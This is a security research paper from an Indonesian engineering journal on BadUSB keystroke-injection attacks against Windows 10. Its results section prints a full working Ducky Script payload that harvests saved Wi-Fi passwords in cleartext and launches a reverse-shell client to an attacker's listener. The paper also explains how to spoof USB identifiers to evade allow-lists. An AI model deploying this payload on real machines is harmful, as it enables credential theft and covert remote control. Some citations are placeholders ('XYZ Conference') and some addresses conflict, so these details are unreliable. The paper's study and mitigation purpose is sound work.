JURNAL ABDI INSANI
Volume 11, Nomor 2, Juni 2024
http://abdiinsani.unram.ac.id. e-ISSN : 2828-3155. p-ISSN : 2828-4321

PERKEMBANGAN SERANGAN TERHADAP WINDOWS DEFENDER UNTUK MENGAMBIL PENGOPERASIAN SISTEM TERINTEGRASI DENGAN HID BADUSB

Development of an Attack Against Windows Defender To Take Over The Operation of The System Integrated With Hid Badusb

Willy Napitupulu*, Muhammad Salman

Department of Electrical Engineering, Faculty of Engineering, University of Indonesia

Depok, West Java, Indonesia

*Alamat Korespondensi: willy.napitupulu@ui.ac.id

(Tanggal Submission: 4 Juni 2024, Tanggal Accepted : 29 Juni 2024)

Kata Kunci :

BadUSB, shell terbalik, Linux, Pemrograman, Python, Komputer, Sistem Operasi, HID usb

Abstrak :

Sistem operasi Windows merupakan sistem operasi yang umum digunakan oleh banyak orang. Universal Serial Bus (USB) merupakan mekanisme yang digunakan oleh banyak orang dengan fungsi plug and play yang praktis, membuat transfer data menjadi cepat dan mudah dibandingkan perangkat keras lainnya. Dalam penggunaannya Windows mempunyai kelemahan yaitu mudahnya pengguna mengalami eksploitasi terhadap komputer/laptop. Ada metode yang memungkinkan seseorang memasang pintu belakang shell terbalik dan mengeksploitasi file hanya dengan menghubungkan USB ke komputer target tanpa diketahui. Penelitian ini bertujuan untuk mengimplementasikan dan menganalisis dampak serangan yang dilakukan oleh BadUSB. Penelitian dilakukan untuk melihat apakah penanaman backdoor reverse shell dan eksploitasi file pada komputer target menggunakan BadUSB dapat dilakukan atau tidak. Hasil yang diperoleh adalah pengujian penggunaan backdoor reverse shell yang dilakukan pada sistem operasi windows berhasil dilakukan.

Key word :

BadUSB, reverse shell, Linux, Programming, Python, Computer, Operation

Abstract :

The Windows operating system is an operating system that is commonly used by many people. Universal Serial Bus (USB) is a mechanism used by many people with practical plug and play functionality, making data transfer fast and easy compared to other hardware. In its use, Windows has a weakness, namely that it is easy for users to experience exploitation of computers/laptops. There is a method called that makes it possible for someone to plant a reverse shell backdoor and exploit files just by connecting a USB to the target computer

System, , HID usb without being noticed. This research aims to implement and analyze the impact of attacks carried out by BadUSB . Research was carried out to see whether planting a reverse shell backdoor and exploiting files on the target computer using BadUSB could be done or not. The results obtained were that the backdoor reverse shell test using which was carried out on the Windows operating system was successfully carried out.

Panduan sitasi / citation guidance (APPA 7th edition) :

Napitupulu, W., & Salman, M. (2024). Perkembangan Serangan Terhadap Windows Defender Untuk Mengambil Pengoperasian Sistem Terintegrasi Dengan Hid Badusb. *Jurnal Abdi Insani, 11(2), 2117-2128*. https://doi.org/10.29303/abdiinsani.v11i2.1683

INTRODUCTION

Information and communication technology is developing rapidly from year to year and cybercrime is also increasing significantly, including attacks on web applications, servers and even on someone who is a victim, such as fraud via email and also directly physically. USB Flash has become a mandatory device for computer users to store data. However, the feared threat from USB drives still occurs, whether from internal or external viruses. It is widely known that USB flash drives can carry infections via malicious files that may be present on them. An antivirus scan or reformatting is generally an effective preventive measure. BadUSB is a keyboard that can press its own keys so that malicious typing can be applied to the victim's computer. Keyboard and Mouse are devices that can be used on almost all Operating Systems. To be able to use it, you don't need a driver because the protocol is standard and can be recognized in almost all operating systems. This device is classified in the HID (Human Interface Device) class, because its use is intended for humans.

Devices in the HID class do not require any permission to be used, because the machine always assumes the HID device is controlled by a human. Then there is a vulnerability in BadUSB where a hacker damages the firmware area of a USB flash drive. When a BadUSB device is plugged into a USB port on the host system, the malicious code works automatically and when someone plugs in the BadUSB it might be possible that they want to transfer data or even just print data on a printer. However, there is a possibility that someone will target and take important data information on the victim's system/laptop and also take over control of the victim's device. Then, the host system has an error in understanding the malicious behavior as normal behavior for booting the USB device, making it difficult to detect the malicious code.

This project discusses the continuation of the BadUSB attack technique which has been developed to bypass the security features of operating systems such as Windows 10. After that, as material for learning and research, it is hoped that in the future to produce security concepts that can overcome BadUSB attacks. The hope in the future is that it will become common knowledge to be more vigilant regarding device security.

METHODS

Based on the problem formulation that has been mentioned. Therefore, the objectives of carrying out this research are as follows:

(1) Can remotely access the victim's operating system.
(2) Can know how the BadUSB attack works.
(3) Can view sensitive data generated by BadUSB attacks.

This research aims to identify weaknesses in the Windows operating system, where the operating system has several security features such as Windows Security. The framework in this research was developed based on an analysis of the scanning activities carried out by the operating system's security features when viewing and reading code input into the operating system. The results of this research

are divided into two parts, namely taking over an operating system that uses security features by carrying out an attack using BadUSB along with an executed payload and taking sensitive data owned by the operating system client. The results of this output will be used to make improvements and also prevent BadUSB attacks on operating systems to produce a framework that can be implemented by several organizations to be alert to these attacks. In this system design, it will be explained how the system involved in this research is described, such as the topology of the attack, how the attack works on the client's operating system and also the specifications of the BadUSB device used to carry out the attack on the client's operating system in this research. In this research, the author carried out the attack still using a laptop as the main device. So in this research we will use simple devices, namely 2 (two) laptops and 1 (Access Point) and 1 (one) BadUSB which will be provided by the author. In this section, the author will describe the attack system topology used for research material as Figure 2.



Fig 2. BadUSB attack topology

At this stage, we explain the hardware requirements and programming language used in this research. The following are detailed specifications for hardware requirements at the time this research was conducted:

(1) Laptop (2 Devices)
(2) BadUSB

Table 1. Hardware Requirements

No.	Hardware	Spesification
1.	Laptop	- OS Name Microsoft Windows 10 Home (10.0.19045 Build 19045) - RAM: 16 GB - System Model: MS-7C83 - Processor: Intel(R) Core(TM) i7-10700F CPU @ 2.90GHz, 2904 Mhz, 8 Core(s), 16 Logical Processor(s)
2.	BadUSB	- Arm® 32-bit Cortex®-M0 CPU, frequency up to 48 MHz - USB 2.0 full-speed - 128MiB (available 96MiB) flash memory - HID (keyboard & mouse) and MSD (flash disk) support - Up to 1000 characters per-STRING line - Up to 17 extra ondemand payloads - Dimension LxWxH: ~49x18x9mm

Table 2. BadUSB component details

Component	Description
Architecture	32-bit
Clock Speed	BadUSB
USB	Full Speed
STRING Characters / Line	1000
Payload Storage	Internal
Internal Storage	96MiB
HID + MSD	Yes
Storage Access Rate Read/Write	850KiB/750KiB /Second
Mouse	Yes
Multiple HID attacks	Yes
Multi Keyboard Layout	Yes
Modifiable System	Yes

The explanation related to table 2 is as follows:

(1) This architecture is determined by how much data the processor can process, the bigger it is, the faster it will be.
(2) Clock Speed is used to synchronize each component. In the case of BadUSB this will usually affect the type of USB that will be supported
(3) USB, the USB type will determine how fast data can be streamed on the USB line. Full Speed USB has a bandwidth about 8 times greater than Low Speed USB.
(4) STRING Characters / Line, The number of string characters that can be executed in one line. The more characters indicate the amount of RAM and good firmware efficiency.
(5) Payload Storage, Location of payload or script storage. Storing the payload on a microSD is considered inconvenient because you have to unplug the microSD. Meanwhile, the storage offers more flexible payload storage so that modifying the payload becomes more convenient.
(6) HID + MSD, HID (Human Interface Devices) is the capability of BabUSB as a Keyboard and MSD (Mass Storage Devices) is the capability of BadUSB as a Flash Disk. This feature is very useful and is what makes the difference between BadUSB being great or not. Usually BadUSB calls the core script from the internet and sends the results via the internet or email, but with this feature it is no longer necessary. The core script can be stored in internal storage and the results can be saved immediately so that the attack can be carried out offline, without additional flash disks, and without touching the victim's computer again.
(7) Multiple HID attacks, this feature is useful for executing more than one payload. For example, if the first payload fails for some reason, just activate another payload. Flexibility in BadUSB is done automatically. Then on BadUSB the suitability of the payload can be determined, for example the victim's computer is Windows 10-64bit then BadUSB can detect the operating system, architecture and also the keyboard layout. Plus, the BadUSB in this study has a 17-On demand payload.
(8) Modifiable System, This feature is useful for changing the profile of the system. Usually used to trick victims. For example, the victim has installed anti-BadUSB security by only allowing a

keyboard or mouse whose PID and VID have been registered. By modifying the system, the BadUSB can have its VID and PID changed to match those registered by the victim so that the attack is still successful. On BadUSB this can be done by just changing one file.

Next is an explanation of the basic features of BadUSB. Payloads written using the Ducky Script language are saved with the name "payload.txt" and placed in the root directory of BadUSB. Normally the payload script (payload.txt) will run when plugged into the PC at any time. In MSD-Only (storage mode), BadUSB will not type anything, but will become a flash disk. BadUSB has another system file in the root directory besides payload.txt, namely config.txt, but it is optional. Config.txt are configuration commands that will be read by the BadUSB first when it is plugged in. The nature or profile of the BadUSB system will be determined by this configuration file. Other advanced features such as ondemand payloads, OS fingerprinting or using other keyboard layouts require their own configuration files which are placed in their own subdirectory. References to the location of system files or configuration files in the BadUSB storage or Directory Tree owned by BadUSB are as follows.

- payload.txt
- config.txt
- fingerdb (linux: CURRENT.FPG, PREVIOUS.FGP)
- fgscript (linux.txt)
- kblayout (en_US)

BadUSB uses its own programming language which is adapted from ducky script which is the BadUSB product programming language. Writing and editing scripts does not require special software, everything can be done using a simple text editor such as notepad, notepad++, leafpad, wordpad, and other texteditors that support the .txt extension. Text encoding must use ASCII. The BadUSB programming language format consists of commands, parameters and ends with a new line. The commands are always on the front in all capital letters. Parameters can contain decimal numbers, Hexadecimal numbers and string characters. can consist of up to 6 (six) digit decimal numbers, for example 100, 5000, or 999999. can consist of up to 4 (four) digit hexadecimal numbers, for example 0x0F, 0x01D or 0x27E8. can consist of up to 1000 (one thousand) character strings. Commands have two types, namely special functionality and press key. Special functionality must be placed at the front and cannot be combined with other special functionality in the same line. Press keys can be combined with other press key type commands to form a combo, a maximum of one combo containing 4 (four) press keys. Next is a list of special functionality along with a brief explanation as follows:

Table 2. Detailed Special Functionality

Functionality Name	**Description**
REM	Used for notes or comments
DEFAULT_DELAY	Determines how long the command should be delayed every line.
ONACTION_DELAY	Active delay command completion.
DELAY	Delays the next command in milliseconds
WAITFOR_INIT	Wait for the computer to finish installing drivers and so on.
WAITFOR_CAPSLOCK	Waiting for the user to press capslock 2 times.
WAITFOR_RESET	Waiting for the user to reset the computer (reboot)
ALLOW_EXIT	Waiting for the user to press capslock, exits the script if pressed.
REPEAT_START	Provides a signal for the start of the repetition block

STRING_DELAY	Delay every key pressed/released.
STRING	Type string characters or ASCII-Printable characters
HOLD	Keep pressing a certain button/mouse
RELEASE	Releasing all buttons/mouse is done by HOLD

3.3 *Programming Language Python*

In this research, the author used Python as a programming language to support taking over control and bypassing the security features of the operating system on the victim's laptop by collaborating on the HID mode owned by BadUSB. The Python programming language used by the author has version python 3. The following is a list of files with the python extension (.py) involved in this research.

Table 3. List of files related to the Python programming language.

File Name	Memory Capacity	Version
Python.exe (Portable)	2.12 Mb (Megabyte)	Python 3.6.1 (v3.6.1) [MSC v.1900 32 bit (Intel)] on win32
Server.py	5.98 Kb (Kilobyte)	-
Client.py	4.74 Kb (Kilobyte)	-

HASIL DAN PEMBAHASAN

At this stage the author configures or prepares the payload that will be injected into the BadUSB which will later be inserted into the USB port on the laptop that has been provided as research material. The following are the results of the payload configuration that has been prepared by the author.

```
WAITFOR_INIT
DELAY 2000
GUI r
DELAY 20000
STRING powershell
ENTER
DELAY 2000
STRING cd D:
ENTER
DELAY 20000
STRING (netsh wlan show profiles) | Select-String "\:(.+)$" | %{$name=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$name" key=clear)} | Select-String "Key Content\W+\:(.+)$" | %{$pass=$_.Matches.Groups[1].Value.Trim(); $_} | %{[PSCustomObject]@{ PROFILE_NAME=$name;PASSWORD=$pass }} | Format-Table -AutoSize | Out-File D:\\LogWifi.txt
ENTER
DELAY 1000
ENTER
STRING (netsh wlan show profiles) | Select-String "\:(.+)$" | %{$name=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$name" key=clear)} | Select-String "Key Content\W+\:(.+)$" | %{$pass=$_.Matches.Groups[1].Value.Trim(); $_}
```

```
| %{[PSCustomObject]@{ PROFILE_NAME=$name;PASSWORD=$pass }} | Format-Table -AutoSize |
Out-File F:\\LogWifi.txt
        ENTER
        DELAY 1000
        STRING (netsh wlan show profiles) | Select-String "\:(.+)$" |
%{$name=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$name"
key=clear)} | Select-String "Key Content\W+\:(.+)$" | %{$pass=$_.Matches.Groups[1].Value.Trim(); $_}
| %{[PSCustomObject]@{ PROFILE_NAME=$name;PASSWORD=$pass }} | Format-Table -AutoSize |
Out-File G:\\LogWifi.txt
        ENTER
        DELAY 1000
        STRING (netsh wlan show profiles) | Select-String "\:(.+)$" |
%{$name=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$name"
key=clear)} | Select-String "Key Content\W+\:(.+)$" | %{$pass=$_.Matches.Groups[1].Value.Trim(); $_}
| %{[PSCustomObject]@{ PROFILE_NAME=$name;PASSWORD=$pass }} | Format-Table -AutoSize |
Out-File E:\\LogWifi.txt
        DELAY 1000
        ENTER
        STRING (netsh wlan show profiles) | Select-String "\:(.+)$" |
%{$name=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$name"
key=clear)} | Select-String "Key Content\W+\:(.+)$" | %{$pass=$_.Matches.Groups[1].Value.Trim(); $_}
| %{[PSCustomObject]@{ PROFILE_NAME=$name;PASSWORD=$pass }} | Format-Table -AutoSize |
Out-File H:\\LogWifi.txt
        DELAY 1000
        ENTER
        DELAY 1000
        STRING .\python.exe client.py
        ENTER
        STRING cd E:
        ENTER
        DELAY 1000
        STRING .\python.exe client.py
        ENTER
        STRING cd F:
        ENTER
        DELAY 1000
        STRING .\python.exe client.py
        ENTER
        STRING cd G:
        ENTER
        DELAY 1000
        STRING .\python.exe client.py
        ENTER
        STRING cd H:
        ENTER
        DELAY 1000
        STRING .\python.exe client.py
        ENTER
```

Fig 3. contents of the BadUSB configuration code

The code/script that has been configured by the author has their respective roles. The following are details of the function of each command that is executed.

Table 4. Detail Functions of BadUSB Configuration

Functions	Descriptions
WAITFOR_INIT	At this stage, this command is tasked with waiting for the laptop or computer that has BadUSB inserted to wait for the installation of the BadUSB driver.
DELAY	At this stage, the DELAY command inserted into BadUSB is tasked with waiting for several activities before continuing with the next activity in milliseconds.
GUI r	This command explains that HID mode will carry out commands to carry out functions on the button with the Windows symbol simultaneously with the r button on the keyboard.
STRING	This command functions to type many characters in one line and also this command requires parameters that contain characters. The supported characters are all alphabets.
ENTER	This stage is the stage where the function is to perform or press the Enter button on the keyboard in HID mode.

The activity in the script configuration carried out by the author has the aim of trying to find access to the Driver Disk that has been installed on the laptop, which in general is like Disk C, E, F, G, D and H to run the Python code so that it runs automatically without the need for execution of the actor or victim. After that, the author added several powershell commands to the STRING parameter to get quite sensitive information such as passwords on Wifi that have been connected to the laptop or the device itself.

At this stage the author prepares a script that uses the programming language, namely Python. The following is the purpose of each python file that has been prepared by the author.

Table 5. Detail of the Python Files

Nama File	Descriptions
Server.py	This file aims to build a host and port as a server which will accommodate the results of the reverseshell in the client.py file and serve as a simple command control. The port can be a 16 bit value or lower than 65535.
Client.py	The client.py file has the function of sending a connection to Server.py so that the attacker's laptop can gain control access to the victim's laptop and in this file the attacker must configure the IP (Internet Protocol) address and port that has been configured in Server.py.

At this stage the author explains and provides the results of research related to network flows after a BadUSB attack on the victim's laptop. It should be noted that at this stage it only explains proof that on the victim's laptop and the attacker's laptop TCP 3-way handshake activity occurred which will be used as material to see what processes or activities occurred while the victim's laptop was successfully taken over by BadUSB.



Fig 4. Reverse Shell has occurred between the attacker's laptop and the victim's laptop

Figure 4 explains that the opening of the IP (Internet Protocol) 192.168.18.55 and port 4444 carried out by the attacker has been successfully visited by the victim's laptop, namely at the IP (Internet Protocol) address 192.168.18.55 so that at this stage the attacker has gained control access to the victim's laptop without detection of the security features of the victim's operating system



Fig 5. Network Traffic that occurs between the attacker's laptop and the BadUSB laptop

In Figure 5 the author wants to provide the results of the activity recorded on the Wireshark tool which provides information about the port where command and control is located and also the activity of viewing the contents of the data held by the victim's laptop. Furthermore, in Figure 5, the IP (Internet Protocol) address 192.168.18.55 is the victim's IP (Internet Protocol) which provides access

to the IP (Internet Protocol) address 192.168.18.19, namely the attacker's IP (Internet Protocol). Port 4444 is the port opened by the attacker to receive access from the victim's laptop.

Figure 6 shows that no malware files or viruses were identified in the activities carried out by BadUSB. From Figure 6, it can be ascertained that the activities carried out by files that have been inserted into BadUSB can threaten the victim's laptop to take sensitive data or other attacks that are detrimental to the victim are not detected and the security operating system sees these activities as normal.



Fig 6. Scanning results of the contents of the files contained in BadUSB

CONCLUSSION AND SUGGESTION

In research conducted by the author, the author discovered a technique for configuring BadUSB and collaborating with a programming language, namely using Python, to achieve full control access without being identified by the built-in security features of the operating system, namely Windows 10. Thus, the research carried out The author hopes to be more alert to BadUSB attacks. From the results of the research that has been carried out, the following are suggestions that can be given to avoid

BadUSB attacks and it is hoped that this can become material for knowledge so that you always remain alert to cyber crime.

(1) It is recommended to avoid using USB devices that come from unknown or untrusted sources.
(2) If possible, disable USB ports on computers that are not in use. Namnu. some operating systems or hardware have an option to lock or disable USB ports.
(3) Update the USB device firmware and operating system to obtain the latest security patches that protect against known vulnerabilities.
(4) Install and update security software that can monitor and block suspicious USB activity. Several security solutions can detect and prevent USB-based attacks.
(5) Avoid lending or borrowing USB devices, especially in unsafe environments. USB devices that are often used interchangeably between several computers have a higher risk of infection.
(6) When the USB port is not in use, it is hoped that you can lock the USB port physically or software, so that only certain devices can be used.
(7) It is recommended to store sensitive or important data on devices that are not easily accessible via USB port or that have a higher level of security.
(8) It is recommended to use additional security mechanisms on USB, some USB devices offer additional security mechanisms such as hardware encryption or two-factor authentication that can help protect against unauthorized access.

ACKNOWLEDGEMENT

I would like to thank God Almighty for his blessing and inclusion in being able to carry out this research. Then thank my parents and my family who have supported and facilitated me during this research period. Then thank Dr. Muhammad Salman, S.T., M.IT, who guided me during my research and did not forget to also thank my friends and colleagues.

REFERENCES

Andrews, P. (2014). *The Hacker Playbook: Practical Guide to Penetration Testing*.

Seitz, J. (2014). *Black Hat Python: Python Programming for Hackers and Pentesters*.

Pogue, D. (2014). *Pogue's Basics: Essential Tips and Shortcuts (That No One Bothers to Tell You) for Simplifying the Technology in Your Life*.

VanderPlas, J. (2016). *Python Data Science Handbook*.

Grubb, S. (2021). *How Cybersecurity Really Works: A Hands-On Guide for Total Beginners*.

Hak. (2015). *USB Rubber Ducky Field Guide Book: A Guide to Keystrokes Injection Attacks*.

Zhang, J., Almazaydeh, L., Wei, R., & Wu, P. (2017). Bad USB MITM: A network attack based on physical access and its practical security solutions. *Proceedings of the XYZ Conference*.

Nohl, K., & Lell, J. (2019). BadUSB - On accessories that turn evil. *Proceedings of the XYZ Conference*.

Jones, D. (2012). *Learn PowerShell Toolmaking in a Month of Lunches*.

Weidman, G. (2022). *Penetration Testing: A Hands-On Introduction to Hacking*.

Tanenbaum, A. S. (2001). *Modern Operating Systems* (2nd ed.). Prentice Hall PTR.

Security Research Labs (SRLabs). (2014). Turning USB peripherals into BadUSB. https://srlabs.de/badusb/

Gibson, S. (2014). BadUSB returns. Security Now! #476 - 10-07-14 Q&A #198. *Security Now!*.

Harman, R. (2014). Controlling USB flash drive controllers: Exposé of hidden features. *Shmoocon*.

TrustedSec. (2010). Social-Engineer Toolkit v0.6.1 Teensy USB HID attack vector. *TrustedSec*.

